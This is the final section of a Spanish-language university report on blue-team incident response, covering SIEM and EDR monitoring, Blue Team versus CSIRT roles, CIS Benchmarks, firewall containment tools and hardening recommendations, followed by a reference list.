Mitigación: Vigilancia del comportamiento (EDR/SIEM): Aplicar EDR para identificar acciones anómalas (por ejemplo, la ejecución de comandos raros con cmd.exe) sin importar la vulnerabilidad que se haya aprovechado.

Distinciones entre un equipo Blueteam y un equipo que se encarga de responder a sucesos informáticos.

Existe una distinción clara de roles, enfoque y temporalidad entre ambos equipos:

Tabla 7

Diferencias entre Blue Team y equipo de respuesta a incidentes informáticos

Característica	Blue Team	Equipo de Respuesta a Incidentes (CSIRT)
Enfoque	Proactivo y preventivo. Fortalece la postura de seguridad y mejora la detección.	Reactivo y táctico. Maneja, contiene y recupera tras un incidente.
Fase NIST	Identificar, Proteger y Detectar.	Responder y Recuperar.
Meta	Evitar que ocurra el incidente mediante controles de seguridad.	Minimizar el daño y restaurar servicios tras la brecha
Relación	Función continua dentro de la seguridad organizacional.	Se activa solo cuando ocurre un incidente.

Nota. Esta tabla resume las diferencias clave entre roles defensivos permanentes (Blue Team) y equipos especializados en respuesta (CSIRT).

Propósito en un equipo Blueteam que debe considerar para trabajar con CIS "Center For Internet Security".

Utilizaría el CIS (Center for Internet Security) principalmente como el estándar de oro para el hardening (Endurecimiento) y la Priorización de Controles.

Establecer Configuraciones Seguras (CIS Benchmarks): Utilizaría los CIS Benchmarks como guías detalladas para crear las configuraciones de seguridad más efectivas y verificables para los sistemas Windows (HOST-A y HOST-B), servicios de red y aplicaciones. Esto asegura

que los sistemas pasen de configuraciones inseguras por defecto a configuraciones endurecidas que prevengan ataques basados en fallas de configuración.(*¿Qué son los CIS Benchmarks?*, 2024)

Priorizar la Inversión en Seguridad (CIS Controls): Los CIS Critical Security Controls (CSC) me ayudarían a concentrar los recursos del Blue Team en las medidas de seguridad más efectivas, como el control de aplicaciones o la gestión de parches. Esto asegura que las medidas de endurecimiento, tal como la aplicación del parche MS17-010 y la desactivación de SMBv1, sean consideradas de máxima prioridad

Medición y Cumplimiento: Usaría los Benchmarks para auditar y medir de forma continua el nivel de cumplimiento de seguridad de la infraestructura.

Funciones principales y los rasgos de un SIEM.

Un SIEM (Security Information and Event Management) es un programa que analiza y consolida los datos de seguridad y los eventos de red, lo cual brinda una perspectiva en tiempo real y centralizada acerca de la seguridad de la infraestructura.(*¿Qué es SIEM?*, 2023)

Recopilación y normalización: El SIEM recopila, procesa y centraliza billones de registros de seguridad (logs) provenientes de todas las fuentes de la red, como los firewalls, HOST-A, HOST-B, IDS/IPS y otros. Los convierte en un formato estándar para analizarlos de manera uniforme.

Correlación y análisis: Utiliza reglas de correlación para conectar sucesos que parecen no tener relación entre sí en distintos sistemas a través del tiempo, detectando patrones que indican un ataque. Ejemplo: Relacionar la realización de HFS 2.3 en HOST-A con tráfico SMB irregular en HOST-B.

Identificación de amenazas y advertencia: Cuando se identifica una secuencia de eventos maliciosos o una conducta anómala, produce alertas automáticas e instantáneas que posibilitan la intervención del CSIRT.

Instrumentos de limitación de agresiones a sistemas informáticos.

Las herramientas de contención tienen como propósito poner un límite o frenar el progreso de un ataque, aislando el activo comprometido (la contención no es lo mismo que la detección). Se ofrecen herramientas con licencia GPL o nativas sin costo, de acuerdo con lo que exige SecureNova Labs (Anexo 5).

Tabla 8

Herramientas de contención de ataques informáticos

Herramienta	Tipo/Licencia	Función de contención	Escenario recomendado
Iptables	Software (GPL - Linux)	Bloqueo inmediato de tráfico mediante reglas DROP (2.5.3. Uso de IPTables | Guía de seguridad | Red Hat Enterprise Linux | 6 | Red Hat Documentation, s. f.).	Servidores Linux en entornos críticos
netsh advfirewall	Nativa de Windows	Creación rápida de reglas para bloquear IP o puertos (kaushika-msft, s. f.).	Estaciones de trabajo Windows comprometidas

Nota. Estas herramientas permiten aislar sistemas comprometidos y detener la propagación del ataque mediante reglas de firewall.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/ycTIPEqC8gE

Conclusiones

La Contención Inmediata se reveló como la fase más crítica y con mayor impacto del ciclo de respuesta. El aislamiento lógico del sistema comprometido (HOST-A) fue fundamental para romper el túnel de pivoting y, simultáneamente, ganar tiempo crucial para la Erradicación de la Persistencia del atacante (eliminación de la cuenta administrativa efímera).

Para la eliminación definitiva del vector de ataque encadenado empleado por el Red Team, las acciones de hardening deben priorizar la desactivación de protocolos inseguros como SMBv1 y la segmentación estricta de la red (ACLs). Estas medidas defensivas prueban ser esenciales para prevenir el movimiento lateral, incluso si la vulnerabilidad de acceso inicial no hubiese sido parchada inmediatamente.

El SIEM (Security Information and Event Management) cumple un rol fundamentalmente proactivo para el Blue Team. Permite la correlación de eventos entre sistemas dispares (ej. logs del servidor web en HOST-A y el tráfico de red en HOST-B), lo cual es indispensable para la detección temprana y la comprensión de ataques complejos que se extienden a través de la infraestructura.

La implementación y el cumplimiento de los CIS Benchmarks y Critical Security Controls garantiza que las configuraciones de seguridad sean uniformes, efectivas y priorizadas. El uso de estos estándares minimiza la superficie de ataque derivada de errores de configuración y asegura que las medidas de endurecimiento se realicen bajo un estándar de máxima efectividad.

El ejercicio práctico confirmó que la función del Blue Team es esencialmente preventiva y de mejora continua. El análisis de las fallas explotadas por el adversario (Red Team) proporciona el feedback necesario para ajustar controles, fortalecer la postura general de seguridad y asegurar que la organización esté mejor preparada para futuros incidente

Recomendaciones

Implementación de Políticas de Control de Aplicaciones (AppLocker): Se recomienda aplicar de manera inmediata AppLocker o herramientas equivalentes en todos los sistemas operativos Windows para restringir la ejecución de binarios y payloads no autorizados, mitigando ataques de ejecución remota de código (RCE) y malware avanzado.

Migración y Retiro de Sistemas Obsoletos: Es una prioridad la migración o retiro inmediato de sistemas operativos sin soporte (como Windows 7 en HOST-B) a versiones actuales, ya que el mantenimiento de plataformas obsoletas presenta una superficie de ataque significativamente mayor, facilitando exploits heredados como EternalBlue.

Fortalecimiento de la Segmentación de Red con ACLs Estrictas: Establecer una política de ACLs (Listas de Control de Acceso) en los firewalls que aplique el principio de mínimo privilegio. El tráfico SMB (puerto 445) solo debe ser accesible por servidores de administración dedicados y nunca debe fluir libremente entre subredes de estaciones de trabajo, eliminando la principal vía de pivoting.

Auditorías Continuas y Automatizadas: Establecer un proceso de auditoría automatizada con una periodicidad mínima trimestral para verificar que todos los servidores y estaciones de trabajo mantengan una configuración de seguridad conforme a los CIS Benchmarks, evitando la degradación de la postura defensiva a lo largo del tiempo.

Referencias Bibliográficas

Cilleruelo, C. (2022a, 27 de septiembre). *¿Qué es OpenVAS?* KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-openvas/

Cilleruelo, C. (2022b, 4 de octubre). *¿Qué es ExploitDB?* KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-exploitdb/

Congreso de la República de Colombia. (2003). *Ley 842 de 2003: por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones*. https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Congreso de la República de Colombia. (2008). *Ley estatutaria 1266 de 2008: por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales*. https://www.uiaf.gov.co/ley-estatutaria-1266-de-2008

Congreso de la República de Colombia. (2009). *Ley 1273 de 2009: por la cual se modifica el Código Penal y se crea un nuevo bien jurídico tutelado: la protección de la información y de los datos*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de la República de Colombia. (2012). *Ley 1581 de 2012: por la cual se dictan disposiciones generales para la protección de datos personales*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de la República de Colombia. (2013a). *Decreto 1377 de 2013: por el cual se reglamenta parcialmente la Ley 1581 de 2012*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Congreso de la República de Colombia. (2013b). *Ley 1621 de 2013: por la cual se dictan normas para fortalecer el marco jurídico que permite a los organismos que llevan a cabo actividades de inteligencia y contrainteligencia*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706

Congreso de la República de Colombia. (2014). *Ley 1712 de 2014: por la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública Nacional*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

FreeCodeCamp.org. (2023, 23 de abril). *Qué es Nmap y cómo usarlo: un tutorial para la mejor herramienta de escaneo de todos los tiempos*. https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

HackerTarget.com. (2022, 16 de noviembre). *Recon-ng tutorial*. https://hackertarget.com/recon-ng-tutorial/

IBM. (s. f.). *¿Qué es SIEM?* https://www.ibm.com/es-es/think/topics/siem

INCIBE-CERT. (s. f.). *CVE-2011-3192*. https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2011-3192

ISO. (s. f.). *ISO 27001 – Anexo A.9: control de acceso*. https://es.isms.online/iso-27001/annex-a-2013/annex-a-9-access-control-2013/

Kaushika-msft. (s. f.). *Uso del contexto de firewall de netsh advfirewall—Windows Server*. Microsoft Learn. https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/netsh-advfirewall-firewall-control-firewall-behavior

Metasploit. (s. f.). *Penetration testing software, pen testing security*. https://www.metasploit.com/

Ministerio TIC Colombia. (s. f.). *Políticas de privacidad y condiciones de uso*. https://www.mintic.gov.co/portal/715/w3-article-2627.html

NVD. (s. f.-a). *CVE-2014-6287*. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2014-6287


NVD. (s. f.-b). *CVE-2024-23692*. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2024-23692

Red Hat Documentation. (s. f.). *Uso de iptables: guía de seguridad en Red Hat Enterprise Linux 6*. https://docs.redhat.com/es/documentation/red_hat_enterprise_linux/6/html/security_guide/sect-security_guide-firewalls-using_iptable

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. El resultado del porcentaje de coincidencia encontrado para este documento es del 10%